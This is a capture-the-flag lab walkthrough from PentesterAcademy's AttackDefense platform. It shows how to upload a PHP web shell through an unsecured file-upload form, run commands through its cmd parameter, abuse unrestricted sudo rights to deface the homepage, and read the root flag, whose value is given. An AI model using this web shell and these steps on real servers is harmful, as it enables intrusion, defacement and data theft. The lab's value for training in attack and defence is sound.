
ATTACK
DEFENSE
by PentesterAcademy

| Name | Vulnerable Apache IX |
|---|---|
| URL | https://www.attackdefense.com/challengedetails?cid=205 |
| Type | Infrastructure Attacks : Apache |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. Also, the administrator has forgotten to revoke unnecessary permissions from the apache user.

**Objective:** Your objective is to deface the homepage with a custom message and retrieve the flag!

**Solution:**

**Step 1:** Inspect the web application.

**URL:** http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/




**Step 2:** Create a simple web shell.


Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

**Step 3:** Upload the webshell to the web server.

Click on the browse button and upload the php script.




**Step 4:** Click on the hyperlink generated after uploading the php script




**URL:** http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php


No output is returned because the cmd parameter was not passed.

**Step 5:** Execute system commands through “cmd” GET parameter.

**Command:** whoami

**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami



**Step 6:** Enumerate files stored on the web server.

**Command:** pwd

**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd


**Command:** ls -l /app/

**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/app




The index.php file is owned by root and only root has write permission on it.

**Step 7:** Check which commands www-data user can execute as root.

**Command:** sudo -l


**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20-l


User www-data can execute all commands as root.

**Step 8:** Deface the homepage of the web application with custom message


**Command:** sudo echo 'hacked' | sudo tee /app/index.php

**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20echo%20%27hacked%27%20%3E%20/app/index.php




**Step 9:** Navigate to the homepage of the web application and the custom message will be displayed.


**URL:** http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/




**Step 10:** Check the files present in root user's home directory.

**Command:** sudo ls -l /root/

**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20ls%20-l%20/root




The location of flag is revealed.

**Step 11:** Retrieve the flag

**Command:** sudo cat /root/flag

**URL:**
http://pxienzsu0jcuemv45s9a1jqq8.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20cat%20/root/flag


**Flag:** f1f7c005b0f2f5e3cd247953862921b2

**References:**

1. Apache httpd (https://httpd.apache.org/)